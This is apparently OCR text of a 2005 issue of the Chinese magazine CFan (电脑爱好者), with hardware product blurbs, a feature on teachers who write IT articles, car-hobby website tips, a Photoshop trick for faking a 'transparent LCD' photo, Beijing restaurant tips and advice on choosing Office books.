华硕A8N-E SLI Deluxe主板采用nForce4 SLI芯片组，支持AMD全系列Socket939处理器，并支持NVIDIA SLI技术，可以同时支持双PCI-E显卡并行工作，从而成倍提高系统的3D显示性能。华硕A8N-E Deluxe SLI在其他配置非常优秀，具备双千兆网卡，同时支持AI Net2技术，可以在进入系统前自动侦测100米内网络连接状态，如果发现连接错误，可以以一米为单位精准定位错误所发生的位置；支持WiFi-g功能，作为首家将WiFi技术引入主板产品的厂商，华硕WiFi功能已经由WiFi-b发展到WiFi-g，最大传输速度达到了54Mbps，同时支持软件AP功能。

咨询电话:*800-820-6655*

产品价格:*1688元*



佳禾CD-720MV耳麦


作为国内有名的PC耳机、耳麦生产商，佳禾一直在寻求创造突破性的性价比。例如那款5.1声道的耳机一般，佳禾的产品总是有一些自己的独特之处。最近，佳禾在市场中，又投放了一个新型号耳罩式耳机：CD-720MV。

CD-720MV耳机梁骨上的海绵分成4段，这样的结构灵活，贴合度也比整条海绵更好。耳罩内圈有柔软的夹层，内部的海绵除了可以增加柔软度，也可以改善单元的低频表现。由于采用的是40mm发声单元，所以CD-720MV在音感表现上有着不错的基础。听者在使用的时候，首先能够感到低频量感很足。而在高频表现上，清晰干净是比较突出的特点。我们不能要求它做到丝丝入扣般的细致，但是仍然十分细腻。对于音乐欣赏而言，这99元的耳机绝对具有超过100~200左右的音箱的能力，这也得益于近耳发声的特点。

咨询电话:*0512-5788128*

产品价格:*99元*

盈通剑龙6200 TC



剑龙G6200TC显卡选用了NVIDIA公司最新核心名为NV44的图形处理器Geforce6 6200 with Turbo Cache，率先采用了独立显卡共享内存的办法实现性价比优化。显卡本身搭载16MB+32bit规格的显存，支持最大共享128MB的系统内存，选用了2.2nS的高速显存颗粒，共享得到的128MB+64bit内存空间作为第二层数据通道，对大量图象数据进行管理，增强图形处理器的工作效率。该卡拥有NV4X核心的全部优秀特性，如CineFX 3.0着色架构和ShaderModel 3.0，以及硬件HDTV和低功耗的0.11微米工艺制程等， 电源部分依然是选用了大量1500μF铝壳电容，接口提供DVI+S-Video+VGA三个接口，并支持双输出模式。这款显卡还得到NVIDIA的"NSIST"认证。

咨询电话:*0755-83279828*

产品价格:*649元*



天敏随心录2电视盒

天敏视讯随心录2电视盒是一款外置的高品质电视/视频采集设备，手机般大小，尤其适合笔记本使用。USB2.0接口，即插即用，采用LG微型高频头和功能强大的Trident Tvmaster TM6000芯片，支持10bit视频解码和16bit音频解码，采样曲线平滑，色彩还原真实自然，支持PAL/NTSC/SECAM全球视频制式，内置丽音解码功能，以及2D梳状滤波器，轻松收看清晰高清晰高品质电视。另外，全新的电路设计，将音视频集合到USB中传输，无需再外接音视频线，即可视频与音频同步传输。随心录2看录电视十分方便，在旅行中也可将录像带实时转录成DVD、SVCD、VCD、MPEG-4文件，制成VCD/DVD保存收藏。

咨询电话:*0755-26755813*

产品价格:*699元*

BTC一英寸移动微硬盘



一英寸移动微硬盘型号有BTC-Z22和BTC-Z40两种，容量分别为2.2GB和4GB容量。它们都配备了USB2.0接口，数据传输速度可达到7.9 MB/s，比起一般U盘来可是快了很多。此外通过Cyberlink PowerBackup软件，我们还可轻松在Zeus上备份、压缩、加密我们的重要文件。BTC移动微硬盘采用可内藏的标准尺寸USB接口，这样既方便携带、不影响美观，也不需要任何转接线就能在任何一台有USB接口的电脑上使用。另外，BTC一英寸微硬盘外壳采用镜面设计，还可以当作随身的小镜子用。

咨询电话:*010-82627429*

产品价格:*2.2GB:990元 4.0GB:1490元*

CF [CP14]



揭开教师的IT撰稿历程

活跃在IT撰稿人中的孩子王们

■ 山东　王伟光

如何利用自己的专长有针对性地“挣外快”
如何在挣外快的时候，还要挣得“体面”，挣得“有社会意义”
如何做一名合格的高产、高录用率的业余IT撰稿人

他们经常出没于网络与媒体之间，或　　不驯，或默默无闻；他们的言论经常活跃在各大网站的BBS和论坛，或　笑怒骂，或凝重深沉。提起他们，经常看IT类报刊的读者可能见过他们的名字（大多用的是笔名）。不仅于此，他们还有一些共性：

1.都当过计算机老师，正在学校里扮演着“教书匠”的角色；

2.对计算机技术的热爱是发烧族一类的，爱研究、肯钻研是他们的特点，经常努力工作到三更半夜；

3.都是IT写手，不仅关注教学，也把教学中所得的经验、体会及技术写出来，通过媒体的传播，让更多人了解和享用；

4.都曾经历过“投稿不中→小豆腐块→单页文章→专版或专栏”，最后收获成就感这样一个过程。

小编有话说：在我们的作者队伍中，确有不少在职教师或有过教师从业经验的。正是教师的经历，让他们具备了将知识点用通俗易懂的语言、形象的描述或者比喻的形式来行文的技巧，而这正是我们《电脑爱好者》对稿件基本要求之一。

四位IT撰稿教师的武林秘史

1.天涯明月刀



个人档案

年龄:30岁

职业:中学信息技术教师

写作特点:写作思路比较有创意，灵感来得很快。IT写作主要方向是一些设计类的稿件，比如Photoshop、3D设计制作一类。

创作历程:他所在的中学位于东北一个靠近朝鲜的小县城。接触IT业不算久，但在业余撰稿人中以“拼命三郎”著称。勤奋与工作效率是他的特长，最快的时候一周写了五篇稿子，并且都已发表。就写作速度而言，他已经接近于专业撰稿人的水准了。

虽然地处偏僻，但强烈的爱好和不断的努力使他不仅在计算机的教学工作中游刃有余，而且很快成为县城的电脑高手。随着自己的稿件不断在各个电脑刊物上发表，他的名气也不仅仅局限于身边的圈子。附近很多机关、企业有解决不了的问题，都会找他帮忙。因此，电脑和撰稿时常让他感到自豪和莫大的成就感。

2.九头鸟



个人档案

年龄:29岁

职业:中学电教工作

写作特点:注重资料和选题收集，擅长深度发掘别人做过的选题。通过自己丰富的知识和实际经验，用新的视角和表现手法赋予“老选题”新的看点。

创作历程:出生于江苏一个较为发达的城市。学的并不是计算机专业，毕业后被分配到本市最偏远的一所中学任教。1996年开始负责学校的电教工作。每天除自己应上的课程和应做工作外，他就把自己关在机房内学习电脑。1999年6月，他用自己省吃俭用的钱买回了自己的第一台电脑。每逢双休日，就到各大书店购买各类计算机书籍、杂志，刻苦钻研电脑知识，常常熬到深夜一、二点钟。功夫不负有心人，短短几个月，他就熟练掌握了电脑的各种软件，而且能解决一些电脑应用中的实践问题。

他常常在各大IT媒体上收集电脑使用技巧，在运用这些技巧的同时，又发现了一些更加方便的技巧。积累的电脑知识多了，总有一种想交流的欲望。于是《电脑爱好者》、《电脑报》、《中国电脑教育报》、《大众软件》等数十家全国大型报纸、杂志就成了他施展拳脚的舞台，一年半时间发表了大约150多篇稿子，而且成为很多编辑的朋友。用他自己的话说：“虽然很累，但很快乐。”

3.清风



个人档案

年龄:26岁


职业:私立学校任小学信息技术教师和学校网络管理员

写作特点:由于是计算机专业毕业，有较深厚的编程基础和理论

基础，因此稿件质量都很高，往往被一些媒体用作头版或热点话题。

清风的写稿历史将近三年。由于是计算机专业毕业，出稿率虽然赶不上前面两位，但录用率和稿件级别明显高一筹。对于写稿，清风更多是作为一种爱好、一种休闲。每天下班后开始上网，一直到晚间十点左右。上网时一般会同时挂上QQ、MSN和雅虎通，作为与外界沟通和联系的工具(这些工具不仅为他提供了和编辑不断探讨文章行文风格、技术问题的途径，也让他能借助"外脑"，从其他高手朋友那里得到更加丰富的素材)。此外，双休日往往是一边上网一边写稿子。清闲时偶尔也在网上聊聊天，去联众下象棋，打够级。

4、goldapple



个人档案

年龄:31岁

职业:小学任计算机教师

写作特点:IT从业经验丰富，了解最终用户实际需求，知识面广。能针对软、硬、网和设计这几个密切相关的内容，做应用类稿件的有机整合。属于高产作者。

创作历程:写稿史最短，还不到一年，但从事IT行业时间最长。1991年起学习电脑，1995年就有了自己的电脑。经历较为丰富，开过电脑公司、做过销售代理，也开过网吧和电脑游戏厅，"goldapple"就是他以前公司"金苹果"的英文名字。但他的正式身份却是小学教师，电脑公司倒闭后，专心投入到信息技术教学中。

他写稿子也是一次偶然中开始的，最初的目的是为了评职称。于是向一些IT教育类的报刊投了几篇稿子，结果出乎意料地都中了。或许是厚积薄发吧，从此就一发而不可收拾。Goldapple写稿子范围很广，软件、硬件、网络、设计类的稿子都能写。在不停的笔耕中，把自己的经验和技术变成铅字或者投入到网络，从中也找到了快乐和满足，这可能和他以前的丰富从业经历有关吧！

自由撰稿人的收入支配

由于稿费具体数目属于个人隐私，因此也不便公开。但发表作品多了，稿费也自然比较丰盈。与其他电脑迷一样，他们获得的稿费很大一部分开支就是更换电脑设备，这也是一种投资。电脑频繁更新、升级是少不了的，由于IT业发展迅速，只有不断更新自己的知识才能跟上时代的需求。于是为了提高自己的能力和写作范围，一般都把稿费收入的50%用在购买参考资料以及配置必要的外部设备上。一般家里都有两台电脑，一台用来写稿、一台用来搞设计或者做研究。其余就是添置数码相机、扫描仪、打印机以及光盘刻录机和视频采集卡等。当然购置这些设备除了个人爱好之外，也是为了方便写稿。

小编有话说

在撰稿人的设备中，除了电脑是必需的之外，如果经济允许的话，一台数码相机一定会为提高你的稿件录用率起到不小的帮助作用。尤其是以硬件选题写作见长的作者，一台数码相机把产品和操作的步骤拍摄下来，用图片说话，不仅生动而且事半功倍。图片的稿费各个报刊不一样，我们《电脑爱好者》采用的图片是按照占用文字面积的字数来计算的。

稿费除了花在购置设备外，还用在日常生活的花销上，如通讯费、家里的各项开销等。他们说有一部属于自己的车是最大的梦想，估计不久就会实现这一愿望。这样就可以让自己和家人过得都舒适一点，这是最务实的想法了。

对业余撰稿人的一些忠告

干好本职工作 写作精益求精

笔者与这四位教师作者交流的时候，不止一次谈到对待业余写作的态度问题。作为教师，答疑解惑、传道授业本身就是自己的神圣使命。从事IT撰稿大部分是兴趣驱使，但也必然会涉及到经济收入。在这个过程中，一定要时刻认识到，自己的主要身份是一名教师，一切稿件的处理都应该在不影响本职工作的情况下展开。另外，发表稿件也是"教书育人"的一种形式。而且，这种形式由于受众面更佳的广泛，产生的社会影响力也更大，因此肩负的责任也更重。所以，稿件一定要在内容、技术和文字上精益求精，绝不能"丢了咱教师的脸"啊！其实，这两点不光是"教师撰稿人"必须重视的问题，所有业余撰稿人都应该遵守这个原则。

学习中创作 创作中学习

我身边有不少人，他们的文字功底不错，电脑技术也掌握到了一定的程度。但一提到写稿子，立刻就有一种怕惧感——觉得自己不是真正的高手，水平还不够，应该等把一切都学好学精通了之后再写稿。其实，这是天大的误区，很多作者并不见得就是"高手"或"专家"！之所以成功，是因为他们"边学习边创新边写作"。而不是等到一切都精通了之后，再去创新和写作。他们写作的过程，不仅仅是创新过程，同时也是自我学习过程。他们在写稿时面对写作的对象，往往也是在学习中，写出来的东西真正切中了读者的需求。

小编爆料

这里透露一个小秘密——《电脑爱好者》每期都有一篇"软件你别牛"的文章，专门介绍一些专业软件的应用技巧。但写这些文章的作者，却基本上是我们精心挑选的"二把刀(即一知半解的所谓'半壶水')"作者！比如上期的《六大任务玩转AutoCAD》，这篇文章的作者就是我们的一位编辑，他对AutoCAD的了解和掌握程度绝对算不上专业。但他对这个软件却有着浓厚的兴趣，而且通过一些能与现实我们生活相联系的切入点来写作，所以通过努力，也做出了不错的文章。

勤写稿 更要精于“修稿”

谈起投稿经历，我们几个交流下来，都觉得投稿后，按照编辑的要求修改稿子是非常难的事情。首先是舍不得改——所谓“敝帚自珍”嘛，毕竟自己花了老大的心思写出来。虽然我们几个都有过和编辑“斗争”，最后获胜的“战绩”。但通常编辑要求修改，尽心尽力、还要保证时间达到要求是稿件被最终录用的必要条件。这其实也是很多业余撰稿人，尤其是第一次写作的人难以接受，最后导致就此止步的问题。

> **小编有话说**
>
> 以小编长期以来录用稿件和与作者交流的心得，我个人下面这个公式是一个撰稿人成功的经验：一篇精彩的稿件＝浓厚的兴趣＋创作的激情＋学习的干劲＋流畅的行文＋默契的沟通。

编后：这篇文章介绍的是教师的IT撰稿经历，其实他们的心得同样适用于所有撰稿人或者准撰稿人。从事写作，如果成功，也能给自己带来不错的经济效益。就我们的稿酬标准（每千字100～150元，优秀稿件甚至高达200元以上），不少成功作者通过一篇2～3页的文章每期（我们是半月刊）就能获得400～600元不等的报酬；如果是做一个专题，甚至可以拿到1000～2000元的稿酬！当然，这样的机会并不多，但它是无上的荣耀，这不光是钱的问题！

最后，做一下免费广告：《电脑爱好者》是一本面向初中级电脑用户的刊物，用“非专家”的眼光来审视自己的写作内容，把自己拉回到对一个技术、对一种应用、对一个产品完全不懂或者似懂非懂的状态，用自己当时的需求作为读者的需求来进行写作，甚至连文字风格也要考虑进去，这样，才有可能成为我们的“常客”！ CF [CY01]

征稿启事

让我们一起“富”起来

《电脑爱好者》“创业＆就业”栏目自诞生以来，受到了很多读者的喜爱。在此，小编首先感谢大家对这个栏目的长期支持和关注！

我们经常接到一些读者朋友的来信、电话或E-mail，来询问创业文章介绍的主人公，或者咨询一些就业的技巧，有一些读者朋友甚至登门造访。面对广大读者的热切关注和需求，我们更加深切地感受到，将这个栏目办成一个真正具有就业和创业指导意义的交流平台，是我们无法推卸的使命。

但是，作为编辑，我们毕竟还是存在一定的局限性，难以在各个层面上深入了解所有行业的创业＆就业技巧和经验。所以，我们热情邀请您加入到我们的交流平台中来，把您的IT从业或者创业的技巧写下来，让所有希望进入您这个行业的朋友能少走弯路，并且快速找到致富和提升的窍门。小编在这里代表所有读者先感谢大家啦！

稿件要求：1000～4000字，用第一人称记录下自己创业或者就业过程中的亲身感受和心得。行文要求轻松活泼。

投稿信箱：soho@cfan.com.cn

职业骂客的辛酸



CF [CY02]



车 不可抗拒的“玩具”

■酸菜鱼

汽车，虽然是一个完全工业化的产品，但它以突破速度束缚的征服快感、不可抗拒的优美曲线，深深吸引着每一个人。不论有没有车，我们每每能在路上对某一辆车发出“哇，真犀利！”这样充满着憧憬和艳羡的感叹。

汽车 与危险作伴的“游戏机”


1766年，英国人瓦特发明了蒸汽机。仅仅过了3年，法国陆军的一名工程师就天才地制造出了第一辆蒸汽驱动的汽车，这名法国工程师的名字叫古诺。当时，这辆汽车的框架是采用木料制作的，配备了一台简易的蒸汽机和同样简陋的传动系统。非常不幸的是，这辆汽车在第一次试车时，就因方向控制失灵，一头撞在了一座兵工厂的墙壁上。结果可想而知，这台可怜的汽车粉身碎骨，第一次启动也成了最后一次启动！

香车美女作伴机器

第一辆汽车使用的是蒸汽发动机，刚开始时，马力仅仅只够驱使它以每小时5公里左右的速度行驶，走得快一些的人都能超过它！后来，随着技术不断革新，蒸汽机换成了汽油机，木制轮换成了充气橡胶轮胎……一切都朝着使它更快、更有力的方向发展。我们今天谈论车的时候，早已不满足于是否能开上一辆车，有没有推背感(汽车急加速时把驾乘者甩向座椅的现象)成了无论有车还是无车一族津津乐道话题。



最早的汽车就像一辆普通的马车



一个男人对汽车的兴趣与欲望几乎是与生俱来的，他的一生也必然伴随着拥有和征服的冲动！

可以说，汽车就是男人的一种玩具！但在历史上，还是有不少女性在汽车的发展过程中在挑战定论。比如，第一个驾驶汽车的女性—贝塔·奔驰。不用怀疑，她就是汽车巨人卡尔·奔驰的妻子。卡尔·奔驰发明的汽车获得专利后，由于经常抛锚，不敢在公开场合驾驶它上街。在卡尔·奔驰事业遭受挫折与困境时，总是全力支持他的妻子贝尔塔再一次用行动给了丈夫信心。这位勇敢的女性试行了100多公里，成为世界上第一个试车者和女驾驶员。这辆车子改变了整个汽车工业的历史。



无论汽车制造者、销售者、购买者还是观望者，在关注汽车的同时，无不将香车和美女联系在一起。最近网上人气颇高的广州车展上的车模MM，看汽车还是看美女？摘自太平洋汽车网

要买一种生活方式

1.我要科学、理智地买车

买一辆自己心仪的汽车是许多汽车爱好者的梦想，现实是残酷的，虽然汽车价格急速下降，虽然汽车可选择的余地越来越多，但自己却不可能一夜暴富。同时，汽车买来后是否养得起也是应该充分考虑到的，于是还没有车的我用Excel制作了一个专业的购车费用统计表，它带有车型对比、计算购车和养车费用等功能，自我感觉已经有很不错的水准了，而且可以用下拉菜单选择车型就可以看到各种费用支出的情况。

下载地址:http://www.newhua.com/cfan/200503/买车-new.rar

其实，各个门户网站以及汽车经销商的网站上，都有一整套关于买车的各种费用计算的公式。访问这些网站，不仅可以详细了解各种汽车信息，还能随时算算，自己到底什么时候才能买得起一辆车。

2.爱车族们经常光顾的买车网站

易车网(http://www.bitauto.com):非常专业的汽车导购网站，新浪、PCAuto这样的汽车频道的汽车导购栏目，其实都是链接到了这里。

3.受汽车爱好者追捧的汽车网站

TOM汽车频道(http://auto.tom.com):以图片精美得到笔者的喜爱(不光是车的图片多而且美，汽车车模MM的图片也是如此哦)！

搜狐汽车频道(http://auto.sohu.com):新闻更新速度快而且及时，对于需要了解车讯的朋友很有帮助。

太平洋汽车网(http://www.pcauto.com.cn):它的特点是网站和网友原创的汽车及车模MM图片比较多。

爱车 从爱车坛开始

买车后，泡车坛可以说是其乐无穷，由于有着同样选择，一群素不相识的人很容易在价值取向上形成共鸣，大家凑在一起互相吹捧自己的车，同时打击与之市场定位、价格同等或更高的车及其车主——这基本上是泡车坛的必备心情。更为重要的是，车坛里面不仅可以交流开车和用车经验，还能进行更加广泛的人际交往。其中，集体"FB"(车主集体活动，通常是短途旅行与吃吃喝喝的混合体)就是非常具有诱惑的交友方式。其次，很多车坛都有一些讨论车以外的专区，比如摄影、旅游、电脑和游戏什么的，这些讨论专区的人气和发帖质量，绝不在专业论坛之下!

小提示

车会同党在路上如何打招呼

开车在路上，遇到与自己开同样车、加入同一个车会的车友，是一件值得庆幸的事情，通常有几种不同的打招呼方式：一是互相鸣笛，适合并排行驶时打招呼；二是发现前方有车友，会反复晃动远近光等，引起对方注意；三是发现后方有车会同党，按下"双蹦"灯提示对方，也可以作为"还礼"方式。

比较火爆的汽车论坛有　遥派(http://bbs.fiatchina.com)、xcar(http://www.xcar.com.cn)。另外，一个非常不错的汽车论坛是车来车往(http://www.2c.com.cn)(只是这个网站需要老用户推荐才能注册，比较麻烦。但正因为如此，这里发帖质量也比较高)。和汽车JS们开的网站相比，这里的网友发言自然都是献身说法，具有更高参考价值。比如，最近我的车由于JS推出了免费升级行车电脑软件的服务(性质等同于给电脑"刷BIOS")，这个消息就是从论坛上看到了。

此外笔者也是一个喜欢驾车郊游的人，行游天下(http://www.cartrips.cn/)和天涯BBS(http://www.hainan-car.com)也是常去看的自驾车出游网站，这里经常会有网友介绍经典出游线路和值得一去的好地方，此外还可以学到很多驾驶经验和出行技巧等有用知识。在汽车新闻和动态的内容，我还是常去sina的汽车频道与pcauto看看新闻和汽车行业报道，应该说这些大网站的新闻还是相当及时相当丰富的。

如果你喜欢收藏汽车壁纸，可以去http://www.desktopmachine.com/看看，这里品牌相当齐全。



摘自http://www.desktopmachine.com/　(大众公司"途锐")

汽车发烧友 从改装开始

对于很大一部分人来说，汽车其实就是一个昂贵的大玩具。和电脑发烧友一样，汽车改装族也就出现了。

简单的汽车改装就是改变车的外形，比如粘个贴纸、加装一个尾翼、弄个"大包围"前杠什么的，让它更"拉风"、更"招摇"。不过干这种事情的，通常都是些小品牌、廉价车车主，真正的改装族大抵是不屑的。深层一些的，就是给车做一些功能性补充，比如换一下音响设备、开个天窗(新交通法已经不允许了)、加一个"防火墙"做隔音什么的，这些都是一群比较讲究情调的车主的选择。

1.著名的改装网站

(1)M1000改装频道(http://www.m-1000.com/main.asp)：北京很有名的汽车改装工房，在上海、成都和深　也都有分店，这里的改装以动力、改装最有特点，进气、排气加装涡轮等，老板自己的一辆富康1.6就被改得超牛，网站论坛的发言大多是围绕产品的，而改装知识内容涉及不多。

(2)改邦汽车改装网(http://www.auto-guy.net/default.aspx)：这里关于产品的内容并不多，大多是改装知识和一些动态，适合学习改装知识。

(3)改装无极限(http://www.m1717.com)：可惜这是一个在福州市的改装店的网站，也比较有名气，在线销售产品很多，涉及很多改装领域，产品价格也有些优势，这个网站的产品要多于知识性内容。


2.动动汽车的行车电脑

现在的汽车都有一个行车电脑，其作用是管理汽车内部所有自动控制部分，比如：防盗系统、电子油门控制、ABS、EBD等安全措施，都离不开行车电脑的支持。

但是，就像电脑玩家可以超频、替换零部件一样，行车电脑也同样可以自行改造，尽管汽车厂商并不提倡。找一根专用的行车电脑连接线，一头接上行车电脑，一头连到笔记本电脑，启动软件，就能看到图中的画面了。在这里可以对行车电脑进行非常细微的调节，让汽车舒适性更强。比如，最常见的修改就是：让车速行驶到20km/h之后车门自动锁闭，防盗又保证行车安全；锁车后车灯闪烁，同时用声音提醒等。还有一些发烧友喜欢把行车电脑的国家代码改成沙特的，这样车速一旦到达80km/h，就会发出"当当当"的提醒音，提醒驾驶员车速不要过快(国内很多路段最高车速的限制都是80km/h)。CF [BL01]



调整行车电脑的专用软件



到极点！

网络惊现透明LCD显示器！

■CFan 特别的特别

北京读者QW：前几天我在上网时，看到了下面这张图片。难道已经推出了透明LCD显示器？这种LCD显示器在哪可以买到呢？多少钱？如果是假的，它又是如何实现的呢？(QW获得选题奖100元)

看到这张照片后，小编们立刻就觉得不太可信，最后终于经过各种渠道证实，它属于某个网友的Photoshop大作，据说花费了将近2个小时来制作，难怪能让无数人上当受骗。小特也试着制作了一张这样的图片，其实制作过程很简单，如果你想用这招骗MM，可以参考^O^。


第一步：搬开显示器，清理桌面(主要是小特的桌子上……)。

第二步：将数码相机固定在三角架上，然后拍照，将拍好的照片传到电脑中，把显示器摆回原位，将照片导入电脑。注意此时一定要记好数码相机拍照的角度，同时不要移动三角架的位置。



第三步：现在要根据显示器的分辨率来裁剪图片了，由于小特这里的显示器分辨率为1280×1024，于是，打开Photoshop，选择"裁切工具"，然后将"宽度"中输入"1280 px"(不含引号)，在"高度"中输入"1024 px"(不含引号)，并进行裁剪(注意这里有个小技巧，你在裁剪时要根据数码相机取景器中的画面来决定裁剪的范





可以从http://www.newhua.com/cfan/200503/200503blw01.jpg及http://www.newhua.com/cfan/200503/200503blw02.jpg 查看彩色图片

围)。完成后，修改图片的亮度及色阶，将图片调暗。

第四步：保存图片，将其设置为壁纸，于是——透明的LCD出现了。



"透明"LCD显示器

怎么样，是不是很简单？

那么到底有没有透明的LCD显示器呢？

这里先为大家介绍日本三菱公司2004年初研制的一种双面显示LCD，这种LCD可以应用到日渐普及的带外屏的翻盖手机和PDA中，此种面板可以实现内屏或外屏的单独显示，还可以内外同时显示。



双面显示的LCD，登录http://www.newhua.com/cfan/200503/200503blw03.jpg 可查看彩图

开发这种双面显示LCD主要就是由于现在翻盖型手机的外屏功能不强，通常它只能拍照或查看短信。不过随着人们需求的提升，大家都很希望将外屏也变大，于是就有这种双面显示LCD，它可以实现内外双屏的大小相同，并且显示不同的高对比度画面。

其实倒是有一些材料是可以做透明式的LCD，比如UNIVERSAL公司主页中介绍的TOLED(Transparent OLED)，在TOLED关闭时，约有70%的透明度，可以用在汽车挡风玻璃、大楼外窗或是眼镜上(http://www.universaldisplay.com/toled.htm)。

最后，小特再来介绍一下制作前面那张"假图"时的一些有意思的东东：制作这张图片，一共花去1个多小时，共拍照35张，经过数次调整，还有记住拍照时不要使用闪光灯。最后公布一张拍照环境图片。CF [BL02]





再有几天就要过年了，你的春节假期有什么计划？每个人都有不同想法，但有一样大家肯定都相同：吃点好吃的，吃点新鲜的。说实话，现在的中国人早已过了“过年才能吃饺子”的时代，在外就餐已经很普遍，特别是过年的时候，就一定要找个有特色的地方饱餐一顿。这不，北京的读者范涛就给您“送餐”来了，他特意拍下了北京比较几家有特色的老字号餐馆，我们在这里和大家分享一下。

白魁老号饭庄

白魁老号是北京的清真老字号，和隆福寺小吃一样，都是传统老店。特色小吃是白水羊头、面茶、面包圈、葱爆羊肉和门丁肉饼，人均消费15 块就能搞定。



白魁老号饭庄适合喜欢清真口味的顾客



熙熙攘攘的门前总会迎来喜结良缘的新人

全聚德

说到北京的餐饮，就不能不提全聚德，不管是内宾外宾，到了北京都要到这里撮一顿，不然就算是留有遗憾。下面的照片就拍自北京的和平门总店。

全聚德网站 http://www.chinaquanjude.com/

IT 卖场中的美食城

看完了传统的老北京饮食，再带您到中关村电脑市场中的小吃城走走。中关村鼎好电子市场开业时间不长，5 层的饮食广场面积很大，各地快餐小吃、火锅、面食都还算比较齐全，很适合繁忙的装机人士。



电子市场的美食广场里，一位年轻人在一边用PDA 手机接听电话，一边享受着北京的传统美食。

这里不想过多介绍美食网站了，因为前些天，电视台播放了一个节目，记者亲自走访了网上提供的一些˝美食店˝，实际情况是并不像网上说得那样好，据说这是因为很多发帖者都是餐馆老板。不过，还是推荐一个网站——˝大众点评网˝(http://www.zsurvey.com/)所有大城市的著名餐馆都能在这里找到，而且这里的点评都是普通网友，并且严禁商家点评，一经发现会公布出黑名单，所以具有一定可信度。

★英国人说:一个人一生必吃这50 种大餐

到http://www.bbc.co.uk/food/tv_and_radio/50eats_index.shtml 看看，这里列举了人一生中最应该享受的50 种美食，都是网友评选的。排名前三位分别是鲜鱼、龙虾和牛排，比较明显是西方人喜爱的食物。好在中餐排在了第五位，泰国菜竟然排在中餐前面名列第四，外国人的口味果然怪异！

★春节你来做大餐吧

今年春节建议你为辛勤劳累一年的父母做顿大餐，不会？没关系，网上有许多菜谱软件，比如： 美食菜谱，它不仅有各大菜系可以搜索和下载，而且还能在选好菜谱后，让它帮你自动生成要准备购买的材料，在手忙脚乱地做菜时，你还可以使用其朗读功能，让它把菜谱读给你听。另外，美食小屋2005 这款软件也值得一试。如果不愿意装软件，也可以到中华美食网的食谱大全(菜谱极多，小心看花眼)学几招吧！

美食菜谱:http://www.skycn.com/soft/584.html

美食小屋 2005:http://www3.skycn.com/soft/10602.html

中华美食网:http://www.5eat.com/rec_default.php

★品味历史:学做古玛雅、蒙古、美索不达米亚人的美食

想尝试一下古代玛雅、蒙古、美索不达米亚人们的美食吗？快来这个网站学习一下吧，正好可以赶在春节期间为亲朋好友献献手艺。

http://www.archaeology.org/online/features/food/index.html

★极其全面的美食 Blog

中国汇集了不少美食家和厨师，但并不是每个人都能把自己的体验记录下来，˝梅子的写食日记˝就是这样一个全面记录美食的网站，你可以按照博客网站的常规风格看文章，也可以按照˝肉类˝、˝鱼虾类˝、˝甜点类˝这样的方式选择文章的查看方式，图片也很精美，值得关注！

http://www.blogcn.com/User2/plum/index.html?stats=cache

CF [BL03]



Office 白领办公第一步

Office 类图书非常多，大致可分为三类：入门教程型，实例任务型，以教程光盘带书型，价格在20～30元左右不等。由于Office软件使用门槛较低，所以这方面写手较多，水平参差不齐，内容则大同小异，所以下面我说得更多的是一些挑选方法和建议。


为什么有些人学习新软件能很快上手，而有些人却需要花很长时间呢？我想，关键在于是否能抓住软件的核心。比如电子表格软件Excel，其核心是计算而非表格，若单纯做表格，用Word等软件就能绘制，不一定非要Excel。Excel与众不同之处就在于它的计算能力，大到公司成百上千的销售业绩数据、人事管理数据，小到班级学生成绩、家庭收入支出、各种存款贷款利率等，数据输入完毕统计结果也就出来了，而不用像传统方式那样用算盘或计算器一个一个地相加减。所以学习Excel就要抓住它的核心——各种公式的使用，以及不同工作表甚至不同工作簿之间协同计算能力的掌握。

十分遗憾的是，市面上中文版的Office书籍(包括我国港、澳、台地区的繁体版图书)绝大多数是由专业图书写手完成，而Office软件偏偏又是因行业不同，用法及用途也千变万化，因此这类图书的通病便是，没有实际工作经验，不能抓住不同行业的需求，为写软件而写软件，不管你是政府公务员、办公室文员、管理人员、财务人员抑或是老师、学生等，却只能看到同一副面孔：一开始总是基本操作界面、文字编辑、文件操作等，与实际学习曲线大相径庭，使读者学起来非常费力。有一些实例任务型书虽然能取自生活，比较有亲和力，但却因为作者难以站在初学者角度写作，中间步骤跳跃性太大，使得初学者往往不知所以，很难跟着实例做下去。

当然，好书少但也不能阻挡学习的脚步，经过反复“大浪淘沙”，笔记终于选定了几本，个人感觉还算不错。

图书小贴士

在选择Office类图书时，可以在挑选书时先考虑一下自己生活和工作中的应用，然后在书中找出相似实例仔细研读，并考查是否写得详尽而实用，这样就能基本圈定出几本，接着再对它们进行比较，比如：文字质量、实例丰富程度、价格等，从而确定适合自己的图书。



